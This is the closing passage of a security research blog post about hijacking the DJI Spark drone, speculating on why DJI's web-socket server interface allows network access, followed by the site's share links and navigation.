The detected weaknesses of the DJI software is provide a good ground of speculations, to be precise, about the purpose of the web-socket server interface. If it is used only by the DJI software, then why does it leaves network access open? And if there is an encryption mechanism, then it is obvious that messages are transferred via the network and used not only in localhost communications. Perhaps, the developers left this backdoor on purpose.

in



(https://twitter.com/Embedi/status/981111111111111111)
 mini=true&url=http://embedi.com/blog/dji-spark-hijacking/&text=DJI Spark Spark hijacking

f

155 hijacking

Subscribe to our newsletter to stay in touch






Enter your email here

Submit

Solutions (<https://embedi.com/solutions/>) Blog (<https://embedi.com/blog/>)

Our news (<https://embedi.com/news/>) Resources (<https://embedi.com/resources/>)

About (<https://embedi.com/about/>)

 (<https://www.facebook.com/Embedi/>)  (<https://www.linkedin.com/company/embedi>)
 (https://twitter.com/_embedi_)  (<https://github.com/embedi/>)
 (<https://www.youtube.com/channel/UC9XR2noZynNxvQcg0G9ooKA>)

2016 - 2018 ©